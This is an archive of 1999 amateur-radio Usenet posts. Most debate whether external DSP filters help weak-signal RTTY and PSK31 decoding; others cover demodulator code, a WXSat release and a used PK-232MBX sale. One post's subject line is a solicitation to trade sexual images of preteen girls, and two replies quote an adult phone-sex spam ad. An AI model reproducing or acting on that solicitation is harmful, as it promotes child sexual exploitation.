>This should not be the case. Multiple A/D D/A conversions should worsen
>SNR. That's what theory says, and is what I've seen in practice when
cascading
>DSP boxes. Once in the digital domain, the signal needs to stay in the
digital
>domain until all processing has been done. Converting back and forth
between
>the analog and digital domains introduces errors and artifacts which
effectively
>degrade the system SNR.

Best BER performance is obtained by matched filtering. With the typical FSK modems used in amateur radio (RTTY, AmTOR, PacTOR,etc) this means bandpass filters with the proper width centered at each mark and space frequency. These filters will be different for each baud.

Ideal matched filters are defined as a filter that maximizes the SNR if we knew the characteristics of the noise and signal exactly. If the noise is spectrally white, a matched filter approximation will have a wider bandwidth than if there is strong adjacent channel interference.

Adding a DSP optimized filter is very useful when the existing modem does not have optimal filtering. This is because optimal filtering has a very significant influence on BER. This is well understood. A very good discussion of this is in Marvin Frerking's book: Digital Signal Processing in Communication Systems (ISBN 0-442-01616-6)

Although it is true that any A/D and D/A conversation will add errors and artifacts, these errors are insignificant with external DSP boxes like the DSP-599zx when operating with external multimodes and soundcards used in modem applications.

What all this means:

1. If an existing modem uses good matched filter approximations adding an external box or filter will not help.

2. If the existing product does not have optimum filters, whether it is a DSP implementation or not, then external filtering will help. Every analog modem in ham radio that I am aware of meets this criteria. This is also true of some digital implementations.

3. If S/N of the receive data is high, all modems will work well. Remember, a few dB has a major impact on BER.

4. John Douglas has reported improvements with the PSK-31 modems with a front end filter. I doubt that improvements will occur if the receive signal is surrounded by white noise. The cosine shaping is in fact, a matched filter. If there is strong adjacent channel noise (non-white) such as an interfering signal, then an external filter may be of benefit.

I have made many BER measurements with the KAM Plus and PK-232 (original) and found improvements in RTTY performance to be about 100 to 1.

The PK-232 DSP upgrade adds matched filtering, selected on a mode to mode basis including two filter sets for PacTOR (100 & 200 baud). Adding an external filter to the PK-232/DSP will not improve performance except in special circumstances where a slightly narrower filter set is better.

Al Clark
Primary designer and architect of the Timewave DSP Audio Filters.

3239. Win 9x "Baycom" type software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-24 00:00:00 UTC
From: Dan Reynolds <bcdlr@midwest.net>
Message-ID: <932874103.748.39@news.remarQ.com>
Source record: 17250

I know everybody asks this....I need to find some Win 9x software for a
"Baycom" type TNC.
--
+Peace
Dan Reynolds KB9JLO
bcdlr@midwest.net

3240. Re: Where can I Demodulator Source Code?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-24 00:00:00 UTC
From: John Mock <kd6pag@qsl-nojunk.net>
Message-ID: <87r9lxcms6.fsf@mongrel.kd6pag.ampr.org>
Source record: 17251

Where can I get demodulator source code for common ham radio modes?

There's a decent collection of them as part of the Debian LINUX kernel,
in, for example, .../ kernel-source-2.2.9/drivers/net/hamradio/soundmodem/
That includes both encode and decode. (There used to be a kernel source
code tour WWW page, but i don't have the current URL, alas.)

Similar code exists in other forms, which others probably know about better
than i do.
-- KD6PAG (Networking Old-Timer, "RF newbie")

3241. Where can I Demodulator Source Code?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-24 00:00:00 UTC
From: John Roberts <johnr@ece.jhu.edu>
Message-ID: <3799AE20.EABB42C3@ece.jhu.edu>
Source record: 17394

Hi,

Where can I get demodulator source code for common ham radio modes?

Thanks,
John
--
John S. Roberts KD4UBM
http://psi.ece.jhu.edu/~johnr
FAX: (815) 366-0742

3242. Re: RTTY Contesting

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-24 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <37c5ef23.1094240534@news.atl.bellsouth.net>
Source record: 17395

On Thu, 22 Jul 1999 21:03:29 GMT, jdouglas@timewave.com (John Douglas) wrote:
>The actual case is that we have received numerous reports from users who
>are seeing improvements when they add one of our DSP processors inline with
>their existing station setup. These setups run the gamut from soundcards to
>DSP and analog data controllers. The modes mentioned include RTTY (see the
>N1RCT reference below), CLOVER, PSK31, AMTOR and Pactor. We know this is
>real. It doesn't happen under all situations, but it generally occurs in weak
>signal/noisy band conditions (typical DX'ing). While we have some theories
>about this phenomenon we have not done a thorough analysis.

This should not be the case. Multiple A/D D/A conversions should worsen
SNR. That's what theory says, and is what I've seen in practice when cascading
DSP boxes. Once in the digital domain, the signal needs to stay in the digital
domain until all processing has been done. Converting back and forth between
the analog and digital domains introduces errors and artifacts which effectively
degrade the system SNR.

>One example is our own PK-232/DSP which outperforms the more costly DSP-2232 in
>AMTOR and RTTY modes. We ran these tests using A/B switching in on-the-air
>tests. The difference is 10 years of DSP hardware improvement, and a new
>generation of DSP filter designs.

Now that's different, you aren't cascading A/D D/A conversions. But do you see
a similar improvement when you put the DSP box ahead of the DSP-2232? Or
do you see similar improvements when stacking multiple DSP filter boxes ahead
of a PK232? I'd be surprised if you do.

Improvement should not happen when cascading good DSP implementations
with A/D D/A conversions. I've found that my FT847, with its on board DSP active,
cascaded to an external DSP box, then cascaded to Peter's PSK31 program, doesn't
work as well as directly feeding Peter's program with either or both of the other DSP
processors bypassed (best when both are bypassed). The only thing that does improve
performance is switching the radio to CW mode to use its narrow IF filter, which reduces
AGC pumping by nearby signals. That does make a significant difference, but cascaded
DSP filtering at audio degrades performance.

That says to me that Peter's DSP implementation is sufficiently good that multiple
A/D D/A conversions ahead of it does more harm than any good the additional
external DSP filtering might accomplish.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

3243. Re: Using a PIC to generate sounds...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-24 00:00:00 UTC
From: "D/\\\\/ID P" <pickards@NOSPAMEzen.co.uk>
Message-ID: <fkom3.5236$zF.6656@newreader.ukcore.bt.net>
Source record: 17396
Cross-posted to: alt.radio.amateur,alt.radio.scanner,alt.radio.scanner.uk,rec.radio.amateur.digital.misc,uk.radio.amateur

If you ask me that "@" bloke knows nothing/or very little.

--
[)/\\/|[) :oP

John Wiley wrote in message <7namgn$ioa@portal.gmu.edu>...
>. (@.) wrote:
>: warble would be easy, white noise is another issue as I don't think a =
>: PIC is fast
>: enough to generate true random white noise.
>: Why is this posted in radio newsgroups?
>
>Huh? Why *wouldn't* a radio newsgroup be a good place to post a question
>about construction of a white noise generator??? And certainly, making
>audio tones is an equally valid thing to want to do... (I have *NO* idea
>where the "true random white noise" comment came from... Depends on how
>wide a noise bandwidth he's looking to make...)
>
>-jw
>
>
>
>
>

3244. Re: Morse Demodulator Source Code

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-24 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <37c71096.1102804855@news.atl.bellsouth.net>
Source record: 17397

On Thu, 22 Jul 1999 06:56:22 GMT, nomail@pe1chl.demon.nl (Rob Janssen) wrote:
>John Roberts <johnr@ece.jhu.edu> wrote:
>>Anyone have any source code for a morse demodulator? I'd like to see
>>where the current technology stands. Is the commercial stuff (like what
>>the government and what not uses)
>
>Is the government still using morse code?

There's supposedly still some activity doing third world intercepts.
That's rumored to be done by NSA's supercomputers. Of course
they won't say. There's a handful of military intercept operators
still doing it too, though how much longer that might continue they
won't say either.

>Over here they shut down the last station using morse code end of
>last year...

Government shore station activity stopped here last year too,
and the last commercial shore station just signed off recently
amid much nostalgic publicity. Morse is still used "for ID" in
some services, but that's phasing out rapidly too.

Amateurs still use it, of course, so it'll still be heard on
the airwaves as a hobby activity, but its commercial and
military days are about over.

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3245. update site

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-25 00:00:00 UTC
From: Fred Heesterbeek <fhees@iaehv.nl>
Message-ID: <7nel9m$84n$1@news.IAEhv.nl>
Source record: 17252
Cross-posted to: de.rec.tv.misc,rec.radio.amateur.digital.misc,rec.video.satellite.europe

http://www.iae.nl/users/fhees

3246. Re: I HAVE LOTS OF PIC OF PRETEEN GIRLS SNED ME YOURS AND ILL SEND YOU SOME TO

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-25 00:00:00 UTC
From: tyranny999@aol.com
Message-ID: <19990725110421.17077.00001580@ng-fs1.aol.com>
Source record: 17253

I Think You've Got The Wrong Newsgroup

3247. Re: RTTY Contesting

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-25 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <37cd198b.1170644667@news.atl.bellsouth.net>
Source record: 17254

On Sat, 24 Jul 1999 20:22:33 GMT, aclark@danvillesignal.com (Al Clark) wrote:
>ke4zv@bellsouth.net (Gary Coffman) wrote in
><37c5ef23.1094240534@news.atl.bellsouth.net>:
>
>>On Thu, 22 Jul 1999 21:03:29 GMT, jdouglas@timewave.com (John Douglas)
>wrote:
>>>The actual case is that we have received numerous reports from users who
>>>are seeing improvements when they add one of our DSP processors inline
>with
>>>their existing station setup. These setups run the gamut from soundcards
>to
>>>DSP and analog data controllers. The modes mentioned include RTTY (see
>the
>>>N1RCT reference below), CLOVER, PSK31, AMTOR and Pactor. We know this is
>>>real. It doesn't happen under all situations, but it generally occurs in
>weak
>>>signal/noisy band conditions (typical DX'ing). While we have some
>theories
>>>about this phenomenon we have not done a thorough analysis.
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>>This should not be the case. Multiple A/D D/A conversions should worsen
>>SNR. That's what theory says, and is what I've seen in practice when cascading
>>DSP boxes. Once in the digital domain, the signal needs to stay in the digital
>>domain until all processing has been done. Converting back and forth between
>>the analog and digital domains introduces errors and artifacts which effectively
>>degrade the system SNR.
>
>
>Best BER performance is obtained by matched filtering. With the typical FSK
>modems used in amateur radio (RTTY, AmTOR, PacTOR,etc) this means bandpass
>filters with the proper width centered at each mark and space frequency.
>These filters will be different for each baud.
>
>Ideal matched filters are defined as a filter that maximizes the SNR if we
>knew the characteristics of the noise and signal exactly. If the noise is
>spectrally white, a matched filter approximation will have a wider
>bandwidth than if there is strong adjacent channel interference.
>
>Adding a DSP optimized filter is very useful when the existing modem does
>not have optimal filtering. This is because optimal filtering has a very
>significant influence on BER. This is well understood. A very good
>discussion of this is in Marvin Frerking's book: Digital Signal Processing
>in Communication Systems (ISBN 0-442-01616-6)

Yes, I'm aware of the benefit of matched filter detection. By definition,
it is the best that you can do.

>Although it is true that any A/D and D/A conversation will add errors and
>artifacts, these errors are insignificant with external DSP boxes like the
>DSP-599zx when operating with external multimodes and soundcards used in
>modem applications.

I'm not convinced that this is true. Errors and artifacts accumulate significantly
when multiple conversions are done. This is why we've gone to 601 digital internally
in broadcast plants to avoid multiple A/D and D/A conversions which cause visible
degradation of the signal. Now that it is becoming common for audio DSP to be built
into our radios, we have to be more aware of the effects of cascading multiple A/D
and D/A conversions in the audio chain. We may have 3 or more processors in
cascade, and that can have a significant effect on weak signal BER.

>What all this means:
>
>1. If an existing modem uses good matched filter approximations adding an
>external box or filter will not help.

Yes, and the multiple conversions will actually degrade SNR a perceptible
amount.

>2. If the existing product does not have optimum filters, whether it is a
>DSP implementation or not, then external filtering will help. Every analog
>modem in ham radio that I am aware of meets this criteria. This is also
>true of some digital implementations.

Yes, I agree with this also. The benefit of optimum match filtering will
outweigh the degradation of the additional A/D and D/A conversions
when the original unit does not have near optimum filtering. In principle,
analog filters can be optimum matched filters, but in amateur practice
that is not the case because of the dynamics of our signal environment.
This is where an add-on box such as yours can be most beneficial.

It is also true that some digital modem implementations being used
by amateurs aren't near optimum. But in the latter case I'd suggest
that a greater improvement would be obtained by replacing the inferior
digital implementation rather than cascading it via multiple A/D and D/A
conversions with an external DSP filter. The benefit of avoiding multiple
cascaded conversions is a real one for weak signal detection.

>3. If S/N of the receive data is high, all modems will work well. Remember,
>a few dB has a major impact on BER.

This one is a Duh. :-) Nearly any demodulation scheme works satisfactorily
when SNR is good. There is no perceptible benefit to adding additional filtering.
An obvious example is VHF 1200 baud AFSK over FM packet.

>4. John Douglas has reported improvements with the PSK-31 modems with a
>front end filter. I doubt that improvements will occur if the receive
>signal is surrounded by white noise. The cosine shaping is in fact, a
>matched filter. If there is strong adjacent channel noise (non-white) such

>as an interfering signal, then an external filter may be of benefit.

I reported my experience with this. I saw no improvement with additional audio filtering, though I do see improvements with narrow IF filtering inside the receiver's AGC loop to stop AGC pumping from strong adjacent signals. Additionally, cascaded DSP causes a SNR degradation due to the multiple A/D and D/A conversions. By bypassing the other DSP filtering, a perceptible improvement in BER was evident on very weak signals. So my conclusion is that while additional filtering inside the receiver AGC loop can be beneficial, cascading multiple DSP audio filters can actually degrade performance in this particular situation.

>I have made many BER measurements with the KAM Plus and PK-232 (original)
>and found improvements in RTTY performance to be about 100 to 1.

I can believe that. Neither unit has near optimum filtering.

>The PK-232 DSP upgrade adds matched filtering, selected on a mode to mode
>basis including two filter sets for PacTOR (100 & 200 baud). Adding an
>external filter to the PK-232/DSP will not improve performance except in
>special circumstances where a slightly narrower filter set is better.

I believe that too, but I'd go a step further and say that the cascaded A/D and D/A steps should make matters worse in most cases. Let me be very clear in saying that the degradation is not a gross degradation, but as you noted, a small SNR degradation can have a significant impact on BER when signals are near the detection limit.

In most cases, amateurs won't see this. But if they're trying to detect very weak signals, the effects will be evident. In general, the fewer times you have to convert back and forth between the analog and digital domains, the better. Ideally, the conversion will only be done once, with all the following processing and detection done in the digital domain.

I've been doing a number of experiments with different DSP processing devices and programs. What I'm finding is that when 2 or more of them are cascaded via conversions back and forth between the analog and digital domains, the results are worse for very weak signals in gaussian noise than if only the better one is used alone.

One conclusion that might be drawn from this is that if we need the power of multiple DSP processors to achieve optimum match filtering, we should provide ways to interconnect them in the digital domain so that we can avoid the degradation due to multiple conversions back and forth between the analog and digital domains.

There is a standard in the professional audio community for digital audio interconnections in plant. (Actually there is more than one.) Perhaps the amateur community needs to agree on a digital audio standard we can use between our DSP radios, filter boxes, modems, and/or computers.

Agreeing on such a standard would have multiple benefits. Besides avoiding the weak signal degradation of multiple ADDA conversions, such a standard would also ease interconnection of radios, filters, modems, etc. We wouldn't have to worry about matching levels and impedances between different pieces of equipment. We could use standard cables and standard connectors between all of our boxes. The effects of RFI on our audio systems should also be reduced.

Timewave is in a position to promote such a standard. I'd urge that it be given serious consideration.

Gary
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3248. Value of AEA PK-232MBX

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-25 00:00:00 UTC
From: k8cpa@qsl.net
Message-ID: <379b53fa.38342716@eastcorp.supernews.com>
Source record: 17255

Hi, I have a pre-Timewave AEA Pk-232mbx Seriel Number 43497. and I would like to sell it... it's still got the original firmware in it. but I have NO clue what it's worth now... Anyone got any ideas what it's worth? I don't use it anymore. But I'd like to see go to someone who needs it... drop me a line letting me know an honest figure.

Thanks...

3249. Announcement: WXSat Version 2.5

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-25 00:00:00 UTC
From: Marius Rensen <100116.2632@compuserve.com>
Message-ID: <379B6067.7ED84B6D@compuserve.com>
Source record: 17256

Comin on Wednesday the 28 July around 18:00 UTC: WXSat Version 2.5

http://ourworld.compuserve.com/homepages/HFFAX

Many thanks to the Author of WXSat, Christian Bock making such an interesting and useful program for people who are interested in Weatherfax.

What's new in version 2.5?

- Some details of the author's "easy programming style" were not compatible with these new operating systems. Adjustments were made.
- Corrections in the PLL algorithm
- Corrections in the bitmap format (now 256 colors)
- Better handling of bitmap/wave file directories
- New signal processing eliminates the distortions caused by the asynchronous sampling. It does not make too much of a difference in the pictures, but at least the sync bars and picture margins are now nice and straight.
- New synchronization algorithm will yield pixel-accurate pictures from geostationary satellites. Use your favourite animation software kit to create cloud movies.
- New colors. If not satisfied, use your own palette.
- Decoding of WEFAX digital headers
- Conditional bitmap save depending on WEFAX digital header information
- Drag and drop for wave and bitmap files
- Command line input, use your favourite scheduler program to start WXSat.
- Keyboard commands
- Flip for pictures decoded upside-down
- New parameter windows, more buttons, new initialization file format, no complicated editing actions required any more.
- A real help file. It does not contain a bit more of information than a plain text file, but it seems to better comply with today's fast pace.
- As with all new software versions: Bigger, larger, slower, uses more memory, more download time and more CPU power (sorry). It was also finally time to leave the "small memory model" behind.

Best regards Marius

Marius Rensen [100116.2632@compuserve.com]
http://ourworld.compuserve.com/homepages/HFFAX
Writing at 18:31:17 UTC on 25/07/99

3250. Re: RTTY Contesting

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-25 00:00:00 UTC
From: aclark@danvillesignal.com
Message-ID: <8E0E9D760aclarkdanvillesignal@news.visi.com>
Source record: 17257

ke4zv@bellsouth.net (Gary Coffman) wrote in
<37cd198b.1170644667@news.atl.bellsouth.net>:

>On Sat, 24 Jul 1999 20:22:33 GMT, aclark@danvillesignal.com (Al Clark)
wrote:
>>ke4zv@bellsouth.net (Gary Coffman) wrote in
>><37c5ef23.1094240534@news.atl.bellsouth.net>:
>>
>>>On Thu, 22 Jul 1999 21:03:29 GMT, jdouglas@timewave.com (John Douglas)
>>wrote:
>>>>The actual case is that we have received numerous reports from users
who
>>>>are seeing improvements when they add one of our DSP processors inline
>>with
>>>>their existing station setup. These setups run the gamut from
soundcards
>>to
>>>>DSP and analog data controllers. The modes mentioned include RTTY (see
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>>>>N1RCT reference below), CLOVER, PSK31, AMTOR and Pactor. We know this
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>>>>real. It doesn't happen under all situations, but it generally occurs
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>>>>signal/noisy band conditions (typical DX'ing). While we have some
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>>>>about this phenomenon we have not done a thorough analysis.
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>>>SNR. That's what theory says, and is what I've seen in practice when
cascading
>>>DSP boxes. Once in the digital domain, the signal needs to stay in the
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>>>domain until all processing has been done. Converting back and forth
between
>>>the analog and digital domains introduces errors and artifacts which
effectively
>>>degrade the system SNR.
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>>Best BER performance is obtained by matched filtering. With the typical
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>>modems used in amateur radio (RTTY, AmTOR, PacTOR,etc) this means
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>>external box or filter will not help.
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>when the original unit does not have near optimum filtering. In
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>This is where an add-on box such as yours can be most beneficial.
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>that a greater improvement would be obtained by replacing the inferior
>digital implementation rather than cascading it via multiple A/D and D/A
>conversions with an external DSP filter. The benefit of avoiding multiple
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Remember,
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>Additionally, cascaded DSP causes a SNR degradation due to the multiple
>A/D and D/A conversions. By bypassing the other DSP filtering, a
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>>special circumstances where a slightly narrower filter set is better.
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>when signals are near the detection limit.
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>In most cases, amateurs won't see this. But if they're trying to detect
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>the better. Ideally, the conversion will only be done once, with all the
following
>processing and detection done in the digital domain.
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>devices and programs. What I'm finding is that when 2 or more of them
>are cascaded via conversions back and forth between the analog and
>digital domains, the results are worse for very weak signals in gaussian
>noise than if only the better one is used alone.
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>power of multiple DSP processors to achieve optimum match filtering,
>we should provide ways to interconnect them in the digital domain so
>that we can avoid the degradation due to multiple conversions back
>and forth between the analog and digital domains.
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>audio interconnections in plant. (Actually there is more than one.)
>Perhaps the amateur community needs to agree on a digital audio
>standard we can use between our DSP radios, filter boxes, modems,
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>avoiding the weak signal degradation of multiple ADDA conversions,
>such a standard would also ease interconnection of radios, filters,
>modems, etc. We wouldn't have to worry about matching levels and
>impedances between different pieces of equipment. We could use
>standard cables and standard connectors between all of our boxes.
>The effects of RFI on our audio systems should also be reduced.
>
>Timewave is in a position to promote such a standard. I'd urge that

>it be given serious consideration.
>
>Gary
>Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
>534 Shannon Way | We break it |
>Lawrenceville, GA | Guaranteed |
>

Gary:

I glad we agree on most of the points.

Let me clarify the A/D - D/A conversation issues. Certainly any signal acquisition and reconstruction is not perfect. But how "imperfect" is typical conversations?

All Timewave products use 16 bit conversion. This does not mean that the the signals are accurate to 16 bits. The performance varies due to individual part, layout, etc.

Lets say that we are accurate to 12 bits. This means that the quantization noise is about -72dB below full scale. Even is we assume poorer performance, there will be very little degradation of performance due to the conversion. Cascading these converters will cost about 3dB for each doubling of the number of converters. As you pointed out, if you do it right the first time, you don't need any, if you do it right with the filter you only need one. If the converters are sigma delta (true of all Timewave products except the AEA designed DSP-2232), the phase response will also be irrelevant since the antialiasing filters and reconstruction filters are very well behaved and out of band.

This means that unless we are using very poor conversion products or that the signal levels are scaled incorrectly (thats why there are overload and normal level indicators on the Timewave DSP audio filters), the A/D - D/A conversion will have an insignificant impact on the performance.

You are certainly correct that the best theoretical solution is a modem with matched filtering for each mode. Most amateur modems do not meet this test.

Matched filter optimized performance is largely accomplished in the PK-232 and PK-900 DSP upgrades. It can be slightly better in a properly designed DSP modem. It can also be achieved in a more flexible manner with the Timewave DSP-599zx (where we can also account for non gausian noise conditions).

The real advantage to these upgrades and filters is that they bring near optimal performance to the 100,000 plus legacy products in the market.

Using a good 500 Hz filter in your radio is a good thing as you pointed out, but it isn't matched filtering for most amateur modems.

Al Clark

3251. Re: Value of AEA PK-232MBX

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-25 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7ng02v$946$1@news.minn.net>
Source record: 17258

In article <379b53fa.38342716@eastcorp.supernews.com>, k8cpa@qsl.net wrote:
>Hi, I have a pre-Timewave AEA Pk-232mbx Seriel Number 43497. and I
>would like to sell it... it's still got the original firmware in it.
>but I have NO clue what it's worth now... Anyone got any ideas what
>it's worth? I don't use it anymore. But I'd like to see go to someone
>who needs it... drop me a line letting me know an honest figure.
>
>Thanks...
>
>
Hello Charles;

Here is an estimate using actual costs and working backwards from a new
PK-232/DSP, List $450.

PK-232/DSP street price is about $439

If you have a PK-232, upgrading to a PK-232/DSP is $150. To upgrade a pk232mbx
is $125. Assuming that used equipment is worth a little over half of new
prices then a PK-232 would be have a used price of $ 125-145 and a used
PK-232mbx with pactor usually brings $145 to $175. Be sure you have the
manuals They are usually easy to sell.

73

John Douglas
N0ISL
Timewave Technology

See http://www.timewave.com for DSP upgrade kits for the AEA/TIMEWAVE line

3252. Re: 18+ ONLY PLEASE 41113

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-25 00:00:00 UTC
From: Zenith #1 <peitsch@concentric.net>
Message-ID: <7ng4ev$7mm@chronicle.concentric.net>
Source record: 17259
Cross-posted to:
rec.pyrotechnics,rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx

What boatanchor is this.

75if@dsdfs.com <75if@dsdfs.com> wrote in message <250799141904@dsdfs.com>...
>Wanna meet someone tonight?
>
>* Guys: $1 per minute
>* Girls: Totally FREE
>
>These girls are not phonesex workers. They are horny girls who are on the
line cuz it's free phonesex for them. You are free to arrange to meet anyone
you meet on this line. Give it a try!
>
> 1-800-750-GIRL (4475) or 1-800-255-DATE (3283)
>
>-Have funnBUKjMtX
>
>

3253. Re: Value of AEA PK-232MBX

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-25 00:00:00 UTC
From: k8cpa@qsl.net
Message-ID: <379b928a.54360805@eastcorp.supernews.com>
Source record: 17260

On Sun, 25 Jul 1999 20:36:18 GMT, jdouglas@timewave.com (John Douglas)
wrote:

>In article <379b53fa.38342716@eastcorp.supernews.com>, k8cpa@qsl.net wrote:
>>Hi, I have a pre-Timewave AEA Pk-232mbx Seriel Number 43497. and I
>>would like to sell it... it's still got the original firmware in it.
>>but I have NO clue what it's worth now... Anyone got any ideas what
>>it's worth? I don't use it anymore. But I'd like to see go to someone
>>who needs it... drop me a line letting me know an honest figure.
>>
>>Thanks...
>>
>>
>Hello Charles;
>
>Here is an estimate using actual costs and working backwards from a new
>PK-232/DSP, List $450.
>
>PK-232/DSP street price is about $439
>
>If you have a PK-232, upgrading to a PK-232/DSP is $150. To upgrade a pk232mbx
> is $125. Assuming that used equipment is worth a little over half of new
>prices then a PK-232 would be have a used price of $ 125-145 and a used
>PK-232mbx with pactor usually brings $145 to $175. Be sure you have the
>manuals They are usually easy to sell.
>
>73
>
>John Douglas
>N0ISL
>Timewave Technology
>
>See http://www.timewave.com for DSP upgrade kits for the AEA/TIMEWAVE line

Wow. Send a message to to a newsgroup and get a reply from the owner..
I feel special! :-) Anyhow, I bought this PK-232MBX New from
R & L Electronics in Ohio. and It's in Mint condition, No scratches on
it at all, dusty as heck though.. (cough) (hack) (wheeze) could use a
good dusting... Anyhow, This creates another problem, John, I cannot
for the life of remember where I put the Power cord and Manuals, I
think they might have gotten tossed out by mistake. same goes for the
cord that hooks it to the radio. do you guys sell the manuals and
power cords and other such stuff? Anyhow, I'd really like to sell the
thing, it's sitting here my Room/Shack and it not
being used at all, hasen't been in like 5 years now.. and I'd like to

see it used in someones shack, But I don't wanna sell it, to someone that dosen't have all the needed stuff to make it run, it'd make a good back up TNC for someone. I mainly used it for 1200BPS packet, back when that mode got really popular. but now, packet's all but deadsville around here anymore... if need be, I'll sit the thing on mom's scanner and get some frontal shots and rear shots and a shot of the inside... I really wanna sell the thing though, as it is just sitting around collecting dust...

I'd ask $200.00 or Best Offer, as I did pay alot for it new... and when I bought it, it had all the lastest stuff, enhanced maildrop, and all that jazz... there were a few updates after I bought it, just never got the money to get the upgrades... and I don't think I ever sent in the warranty card, I might have though... not sure... But she is good looking and all, no Major Scratches.. (okay, A few on the bottom from moving it around and there's one screw missing for the cover... prolly from me taking them out to get it out of KISS mode once! arrrgh!) Anyhow... I wanna sell it, anyone wanna buy it like it sits or no?

73's

-Chuck K8CPA

73's and CUL
-Chuck K8CPA
MailTo:k8cpa@qsl.net
Personal Web Page: Http://www.qsl.net/~k8cpa
Business Page: http://www.chucks2way.com

3254. Re: 18+ ONLY PLEASE 41113

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-25 00:00:00 UTC
From: k8cpa@qsl.net
Message-ID: <379b9a51.56351503@eastcorp.supernews.com>
Source record: 17261
Cross-posted to:
rec.pyrotechnics,rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx

On 25 Jul 1999 15:52:15 PDT, "Zenith #1" <peitsch@concentric.net>
wrote:

>What boatanchor is this.
>

it's a anchor alright, but it ain't a boat anchor! LOL!

>
>75if@dsdfs.com <75if@dsdfs.com> wrote in message <250799141904@dsdfs.com>...
>>Wanna meet someone tonight?
>>
>>* Guys: $1 per minute
>>* Girls: Totally FREE
>>
>>These girls are not phonesex workers. They are horny girls who are on the
>line cuz it's free phonesex for them. You are free to arrange to meet anyone
>you meet on this line. Give it a try!
>>
>> 1-800-750-GIRL (4475) or 1-800-255-DATE (3283)
>>
>>-Have funnBUKjMtX
>>
>>
>
>

73's and CUL
-Chuck K8CPA
MailTo:k8cpa@qsl.net
Personal Web Page: Http://www.qsl.net/~k8cpa
Business Page: http://www.chucks2way.com

3255. Re: RTTY Contesting

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-25 00:00:00 UTC
From: Seth Miller <seth.miller@worldnet.att.net>
Message-ID: <379BBBF5.154EEF25@worldnet.att.net>
Source record: 17262

Gents,

I've been following this interesting thread, and it has generated a question in my mind. Some time ago, I posed a question to the group regarding the effectiveness of adding a DSP front end to my KAM'98 (or even purchasing a PTC-II) to obtain improved performance with weak-signal RTTY/Pactor I. The general consensus was that I would not see significant improvement with either option (for RTTY/Pactor I that is, obviously there would be a big improvement with Pactor II if I chose to use that mode).

The preceding thread implies a very different answer, that DSP processing ahead of the analog modem would indeed result in a noticeable improvement. Is this indeed the case, or am I misinterpreting the information in some way?

Thanks -

- Seth N6BMB

Al Clark wrote:
>
> ke4zv@bellsouth.net (Gary Coffman) wrote in
> <37cd198b.1170644667@news.atl.bellsouth.net>:
>
> >On Sat, 24 Jul 1999 20:22:33 GMT, aclark@danvillesignal.com (Al Clark)
> wrote:
> >>ke4zv@bellsouth.net (Gary Coffman) wrote in
> >><37c5ef23.1094240534@news.atl.bellsouth.net>:
> >>
> >>>On Thu, 22 Jul 1999 21:03:29 GMT, jdouglas@timewave.com (John Douglas)
> >>wrote:
> >>>>The actual case is that we have received numerous reports from users
> who
> >>>>are seeing improvements when they add one of our DSP processors inline
> >>with
> >>>>their existing station setup. These setups run the gamut from
> soundcards
> >>to
> >>>>DSP and analog data controllers. The modes mentioned include RTTY (see
> >>the
> >>>>N1RCT reference below), CLOVER, PSK31, AMTOR and Pactor. We know this
> is
> >>>>real. It doesn't happen under all situations, but it generally occurs
> in
> >>weak

> >>>>signal/noisy band conditions (typical DX'ing). While we have some
> >>theories
> >>>>about this phenomenon we have not done a thorough analysis.
> >>>
> >>>This should not be the case. Multiple A/D D/A conversions should worsen
> >>>SNR. That's what theory says, and is what I've seen in practice when
> cascading
> >>>DSP boxes. Once in the digital domain, the signal needs to stay in the
> digital
> >>>domain until all processing has been done. Converting back and forth
> between
> >>>the analog and digital domains introduces errors and artifacts which
> effectively
> >>>degrade the system SNR.
> >>
> >>
> >>Best BER performance is obtained by matched filtering. With the typical
> FSK
> >>modems used in amateur radio (RTTY, AmTOR, PacTOR,etc) this means
> bandpass
> >>filters with the proper width centered at each mark and space frequency.
> >>These filters will be different for each baud.
> >>
> >>Ideal matched filters are defined as a filter that maximizes the SNR if
> we
> >>knew the characteristics of the noise and signal exactly. If the noise is
> >>spectrally white, a matched filter approximation will have a wider
> >>bandwidth than if there is strong adjacent channel interference.
> >>
> >>Adding a DSP optimized filter is very useful when the existing modem does
> >>not have optimal filtering. This is because optimal filtering has a very
> >>significant influence on BER. This is well understood. A very good
> >>discussion of this is in Marvin Frerking's book: Digital Signal
> Processing
> >>in Communication Systems (ISBN 0-442-01616-6)
> >
> >Yes, I'm aware of the benefit of matched filter detection. By definition,
> >it is the best that you can do.
> >
> >>Although it is true that any A/D and D/A conversation will add errors and
> >>artifacts, these errors are insignificant with external DSP boxes like
> the
> >>DSP-599zx when operating with external multimodes and soundcards used in
> >>modem applications.
> >
> >I'm not convinced that this is true. Errors and artifacts accumulate
> significantly
> >when multiple conversions are done. This is why we've gone to 601 digital
> internally
> >in broadcast plants to avoid multiple A/D and D/A conversions which cause

> visible
> >degradation of the signal. Now that it is becoming common for audio DSP to
> be built
> >into our radios, we have to be more aware of the effects of cascading
> multiple A/D
> >and D/A conversions in the audio chain. We may have 3 or more processors
> in
